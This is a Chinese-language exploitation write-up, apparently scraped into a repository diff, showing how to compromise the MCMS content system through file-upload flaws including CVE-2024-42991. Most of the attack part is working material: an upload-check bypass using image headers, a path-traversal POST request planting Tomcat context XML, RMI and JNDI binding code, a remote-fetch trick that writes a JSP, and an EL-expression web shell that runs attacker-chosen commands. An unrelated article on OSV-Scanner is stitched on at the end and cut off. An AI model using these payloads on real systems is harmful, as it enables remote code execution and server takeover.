
|
||||
```
|
||||
public MediaType detect(InputStream input, Metadata metadata) throws IOException {
|
||||
List<MimeType> possibleTypes = null;
|
||||
if (input != null) {
|
||||
input.mark(this.getMinLength());
|
||||
try {
|
||||
byte[] prefix = this.readMagicHeader(input);
|
||||
possibleTypes = this.getMimeType(prefix);
|
||||
} finally {
|
||||
input.reset();
|
||||
}
|
||||
}
|
||||
String resourceName = metadata.get("resourceName");
|
||||
String name;
|
||||
if (resourceName != null) {
|
||||
name = null;
|
||||
boolean isHttp = false;
|
||||
try {
|
||||
URI uri = new URI(resourceName);
|
||||
String scheme = uri.getScheme();
|
||||
isHttp = scheme != null && scheme.startsWith("http");
|
||||
String path = uri.getPath();
|
||||
if (path != null) {
|
||||
int slash = path.lastIndexOf(47);
|
||||
if (slash + 1 < path.length()) {
|
||||
name = path.substring(slash + 1);
|
||||
}
|
||||
}
|
||||
} catch (URISyntaxException var16) {
|
||||
name = resourceName;
|
||||
}
|
||||
if (name != null) {
|
||||
MimeType hint = this.getMimeType(name);
|
||||
if (!isHttp || !hint.isInterpreted()) {
|
||||
possibleTypes = this.applyHint(possibleTypes, hint);
|
||||
}
|
||||
}
|
||||
}
|
||||
name = metadata.get("Content-Type");
|
||||
if (name != null) {
|
||||
try {
|
||||
MimeType hint = this.forName(name);
|
||||
possibleTypes = this.applyHint(possibleTypes, hint);
|
||||
} catch (MimeTypeException var14) {
|
||||
}
|
||||
}
|
||||
return possibleTypes != null && !possibleTypes.isEmpty() ? ((MimeType)possibleTypes.get(0)).getType() : MediaType.OCTET_STREAM;
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
这个函数最后返回的就是 possibleTypes
|
||||
,所以跟进这个 getMimeType
|
||||
|
||||

|
||||
|
||||
发现他是通过文件的二进制数据进行判定是什么 type,在 eval
|
||||
函数中通过数据来判别类型,识别完结果是这个
|
||||
|
||||

|
||||
|
||||
这里就可以直接猜测,他识别的是文件头,即在上传的 zip 文件中,添加图片的文件头
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
可以看到结果发生了变化,回到起点看看
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
成功绕过了 checkzip
|
||||
函数,然后尝试压缩一个 jsp 上传看看
|
||||
|
||||

|
||||
|
||||
发现还是报这个错误,但是和前面的报的不一样,前面是这样的
|
||||
|
||||

|
||||
|
||||
那就继续跟一下,发现是在 ManageFileAction.class
|
||||
的 uploadTemplate
|
||||
路由同样有判断
|
||||
|
||||

|
||||
|
||||
跟进到这个 getType
|
||||
函数
|
||||
|
||||
|
||||
|
||||
发现好像同样是由二进制数据判定的,那就往 jsp 文件中加入图片头
|
||||
|
||||
|
||||
|
||||
然后上传压缩包
|
||||
|
||||
|
||||
|
||||
最后访问 jsp 即可
|
||||
|
||||
|
||||
## 五、前台文件上传 CVE-2024-42991
|
||||
|
||||
该漏洞源于前端文件上传功能的不当处理,可能导致远程命令执行
|
||||
### 方式一:上传 xml 修改 jsp 解析后缀
|
||||
|
||||
在 MCMS 的历史漏洞中,有一个前台文件上传。具体路由是 /static/plugins/ueditor/1.4.3.3/jsp/editor.do
|
||||
|
||||
经过开发者的修复,能上传的文件变得很有限,详见 ueditor
|
||||
的 config.json
|
||||
```
|
||||
/* 上传文件配置 */
|
||||
"fileActionName": "uploadfile", /* controller里,执行上传视频的action名称 */
|
||||
"fileFieldName": "upfile", /* 提交的文件表单名称 */
|
||||
"filePathFormat": "/ueditor/jsp/upload/file/{yyyy}{mm}{dd}/{time}{rand:6}", /* 上传保存路径,可以自定义保存路径和文件名格式 */
|
||||
"fileUrlPrefix": "", /* 文件访问路径前缀 */
|
||||
"fileMaxSize": 51200000, /* 上传大小限制,单位B,默认50MB */
|
||||
"fileAllowFiles": [
|
||||
".png", ".jpg", ".jpeg", ".gif", ".bmp",
|
||||
".flv", ".swf", ".mkv", ".avi", ".rm", ".rmvb", ".mpeg", ".mpg",
|
||||
".ogg", ".ogv", ".mov", ".wmv", ".mp4", ".webm", ".mp3", ".wav", ".mid",
|
||||
".rar", ".zip", ".tar", ".gz", ".7z", ".bz2", ".cab", ".iso",
|
||||
".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".pdf", ".txt", ".md", ".xml"
|
||||
], /* 上传文件格式显示 */
|
||||
```
|
||||
|
||||
|
||||
可以上传 xml 文件
|
||||
|
||||
如果环境是 Tomcat,就可以上传 web.xml
|
||||
修改 Tomcat 解析 jsp 的后缀
|
||||
```
|
||||
<servlet-mapping>
|
||||
<servlet-name>jsp</servlet-name>
|
||||
<url-pattern>*.jsp</url-pattern>
|
||||
<url-pattern>*.jspx</url-pattern>
|
||||
</servlet-mapping>
|
||||
```
|
||||
|
||||
|
||||
添加一个 .png
|
||||
什么的,然后就可以 rce 了
|
||||
|
||||
如果再深挖一下,不修改 web.xml
|
||||
,还有什么方法可以进行 rce 呢?
|
||||
### 方式二:从 jndi 到 rce
|
||||
#### 1. 实现 jndi
|
||||
|
||||
读过 lvyyevd 师傅的文章
|
||||
tomcat下的文件上传RCE姿势
|
||||
,我们可以知道,能通过上传 xml 来实现 jndi
|
||||
|
||||

|
||||
|
||||
hostConfigBase
|
||||
下的 xml 文件都会被 digester
|
||||
解析一遍。也就是说我们可以把 xml 文件上传到 hostConfigBase
|
||||
。最后上传的目录为 \conf\Catalina\localhost
|
||||
|
||||
xml 格式
|
||||
```
|
||||
<?xml version='1.0' encoding='utf-8'?>
|
||||
<Context>
|
||||
<Manager className="com.sun.rowset.JdbcRowSetImpl"
|
||||
dataSourceName="rmi://localhost:1099/remoteobj"
|
||||
autoCommit="true"></Manager>
|
||||
</Context>
|
||||
```
|
||||
|
||||
|
||||
上传的 Post 请求,其中 url 解码完是 {filePathFormat:'/{.}./{.}./{.}.//conf/Catalina/localhost/8'}
|
||||
```
|
||||
POST /ms-mcms/static/plugins/ueditor/1.4.3.3/jsp/editor.do?jsonConfig=%7b%66%69%6c%65%50%61%74%68%46%6f%72%6d%61%74%3a%27%2f%7b%2e%7d%2e%2f%7b%2e%7d%2e%2f%7b%2e%7d%2e%2f%2f%63%6f%6e%66%2f%43%61%74%61%6c%69%6e%61%2f%6c%6f%63%61%6c%68%6f%73%74%2f%38%27%7d&action=uploadfile HTTP/1.1
|
||||
Host: 127.0.0.1:8079
|
||||
Accept: */*
|
||||
Accept-Encoding: gzip, deflate
|
||||
Connection: close
|
||||
Content-Length: 431
|
||||
Content-Type: multipart/form-data; boundary=------------------------AuIwirENRLZwUJSzValDLkEbUhZbrxlJuvZrhFXA
|
||||
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
|
||||
X_Requested_With: UTF-8
|
||||
--------------------------AuIwirENRLZwUJSzValDLkEbUhZbrxlJuvZrhFXA
|
||||
Content-Disposition: form-data; name="upload"; filename="1.xml"
|
||||
<?xml version='1.0' encoding='utf-8'?>
|
||||
<Context>
|
||||
<Manager className="com.sun.rowset.JdbcRowSetImpl"
|
||||
dataSourceName="rmi://localhost:1099/remoteobj"
|
||||
autoCommit="true"></Manager>
|
||||
</Context>
|
||||
--------------------------AuIwirENRLZwUJSzValDLkEbUhZbrxlJuvZrhFXA--
|
||||
```
|
||||
|
||||
|
||||
本地启一个 rmi 服务,为 jndi 做准备
|
||||
|
||||
rmiserver
|
||||
```
|
||||
public class RMIServe {
|
||||
public static void main(String[] args) throws RemoteException, AlreadyBoundException {
|
||||
Person person=new Person();
|
||||
Registry registry= LocateRegistry.createRegistry(1099);
|
||||
registry.bind("person",person);
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
jndi 绑定对象
|
||||
```
|
||||
public static void main(String[] args) throws NamingException, RemoteException {
|
||||
InitialContext initialContext=new InitialContext();
|
||||
Reference reference = new Reference("Test","Test","http://localhost:7777/");
|
||||
initialContext.rebind("rmi://localhost:1099/IMperson",reference);
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
本地 Test 对象,就随便拿了一个弹计算器的对象。
|
||||
```
|
||||
import com.sun.org.apache.xalan.internal.xsltc.DOM;
|
||||
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
|
||||
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
|
||||
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
|
||||
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;
|
||||
import java.io.IOException;
|
||||
public class Test extends AbstractTranslet {
|
||||
public Test() {
|
||||
}
|
||||
public void transform(DOM document, SerializationHandler[] handlers) throws TransletException {
|
||||
}
|
||||
public void transform(DOM document, DTMAxisIterator iterator, SerializationHandler handler) throws TransletException {
|
||||
}
|
||||
static {
|
||||
try {
|
||||
Runtime.getRuntime().exec("calc");
|
||||
} catch (IOException var1) {
|
||||
throw new RuntimeException(var1);
|
||||
}
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
在 class 对象中启一个 python 的 http 服务
|
||||
|
||||
上传文件,查看是否有 http 访问,发现并没有
|
||||
|
||||
|
||||
|
||||
查看发现,是 jdk 版本太高的原因导致
|
||||
|
||||
|
||||
|
||||
那就顺带做一个绕过
|
||||
#### 2. 实现 rce
|
||||
|
||||
jdk 版本高用的是 beanfactory
|
||||
,第一个想到的是 Tomcat 自带的依赖 org.apache.naming.factory.BeanFactory
|
||||
中的 Reference 的 forceString
|
||||
属性,再配合 ELProcessor
|
||||
就能完成 rce。但当笔者实际实施的时候,发现还是不能成功,经过调试,发现笔者当前的 tomcat 版本好像移除了 forceString
|
||||
属性,查看具体的代码。
|
||||
|
||||
|
||||
|
||||
那还有什么其他的方法吗?浅蓝师傅总结了很多其他的 jndi 注入方法,翻一翻,发现 xxe 到 rce 的一个方法
|
||||
|
||||
其中的 org.apache.catalina.users.MemoryUserDatabaseFactory
|
||||
会根据 pathname
|
||||
去发起本地或者远程文件访问,并使用 commons-digester
|
||||
解析返回的 XML 内容,所以这里可以 XXE
|
||||
|
||||
具体原理可以查看浅蓝师傅写的文章
|
||||
探索高版本 JDK 下 JNDI 漏洞的利用方法
|
||||
,这里直接给出做法
|
||||
|
||||
首先要准备一个文件 test.jsp
|
||||
,文件内容如下
|
||||
```
|
||||
<?xml version="1.0" encoding="UTF-8"?>
|
||||
<tomcat-users xmlns="http://tomcat.apache.org/xml"
|
||||
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
|
||||
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
|
||||
version="1.0">
|
||||
<role rolename="<%Runtime.getRuntime().exec("calc"); %>"/>
|
||||
</tomcat-users>
|
||||
```
|
||||
|
||||
|
||||
然后 rmi 服务
|
||||
```
|
||||
public class RMIServe {
|
||||
public static void main(String[] args) throws RemoteException, AlreadyBoundException {
|
||||
Person person=new Person();
|
||||
Registry registry= LocateRegistry.createRegistry(1099);
|
||||
registry.bind("person",person);
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
jndi 绑定对象
|
||||
```
|
||||
import org.apache.naming.ResourceRef;
|
||||
import javax.naming.InitialContext;
|
||||
import javax.naming.NamingException;
|
||||
import javax.naming.Reference;
|
||||
import javax.naming.StringRefAddr;
|
||||
import java.rmi.RemoteException;
|
||||
public class mcms {
|
||||
public static void main(String[] args) throws NamingException, RemoteException {
|
||||
InitialContext initialContext=new InitialContext();
|
||||
ResourceRef ref = tomcatWriteFile();
|
||||
initialContext.rebind("rmi://localhost:1099/remoteobj",ref);
|
||||
}
|
||||
private static ResourceRef tomcatWriteFile() {
|
||||
ResourceRef ref = new ResourceRef("org.apache.catalina.UserDatabase", null, "", "",
|
||||
true, "org.apache.catalina.users.MemoryUserDatabaseFactory", null);
|
||||
ref.add(new StringRefAddr("pathname", "http://127.0.0.1:8888/../../webapps/ROOT/test.jsp"));
|
||||
ref.add(new StringRefAddr("readonly", "false"));
|
||||
return ref;
|
||||
}
|
||||
}
|
||||
```
|
||||
|
||||
|
||||
找一个地方,创建 webapps 和 ROOT 目录,里面放上面的 test.jsp
|
||||
|
||||
|
||||
|
||||
在 webapps 上级目录也就是上图的 mcms 目录下启动一个 http 服务,8888 端口。启动 rmi 服务,运行绑定对象
|
||||
|
||||
上传 xml 文件。同样是上面的 Post,不出意外会得到
|
||||
|
||||

|
||||
|
||||
test.jsp 就写进到 ROOT 目录了,查看 test.jsp
|
||||
|
||||
|
||||
|
||||
发现好像编码了,调试 tomcat 代码,发现 tomcat 版本高了,会对 xml 进行编码
|
||||
|
||||
|
||||
|
||||
最后,将 test.jsp 的执行换成了 el 表达式
|
||||
```
|
||||
<?xml version='1.0' encoding='utf-8'?>
|
||||
<tomcat-users xmlns="http://tomcat.apache.org/xml"
|
||||
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
|
||||
xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
|
||||
version="1.0">
|
||||
<role rolename="${pageContext.request.getClass().forName(param.n).getMethod(param.m).invoke(null).exec(param.code)}"/>
|
||||
</tomcat-users>
|
||||
```
|
||||
|
||||
|
||||
重新执行上述流程
|
||||
|
||||
得到新的 jsp
|
||||
|
||||
|
||||
|
||||
加入参数 n=java.lang.Runtime&m=getRuntime&code=calc
|
||||
,成功 rce
|
||||
|
||||

|
||||
|
||||
【作者】:ve1kcon
|
||||
|
||||
@@ -0,0 +1,359 @@
|
||||
# 开源代码漏洞扫描器 OSV-Scanner 新增修复和离线功能
|
||||
原创 SenderSu wavecn 2025-01-03 00:14
|
||||
|
||||
要防范软件供应链攻击,自动化扫描工具必不可少。OSV-Scanner 这个开源代码漏洞扫描器,以及支持该扫描器的漏洞数据库 osv.dev 在推出的当时就有点及时雨的意思。
|
||||
|
||||
之前笔者对 OSV-Scanner 已经做了介绍和功能跟踪。最新版本(本文为1.9.2)增加了一些颇为有用的实验性功能,比如
|
||||
离线模式和
|
||||
指导性纠正,所以再来仔细看看。
|
||||
|
||||
|
||||
<table><tbody><tr style="outline: 0px;visibility: visible;"><td data-colwidth="124" width="124" valign="middle" align="right" style="outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(255, 255, 255);visibility: visible;"><span style="font-size: 12px;"><span leaf="">笔者:</span></span></td><td data-colwidth="453" width="453" valign="middle" align="left" style="outline: 0px;word-break: break-all;hyphens: auto;border-color: rgb(255, 255, 255);visibility: visible;"><p><span style="font-size: 12px;"><span leaf="">国际注册信息系统审计师(CISA)</span></span></p><p><span style="font-size: 12px;"><span leaf="">软考系统分析师</span></span></p><p><span style="font-size: 12px;"><span leaf="">软件工程硕士</span></span></p></td></tr></tbody></table>
|
||||
本篇5千余字。
|
||||
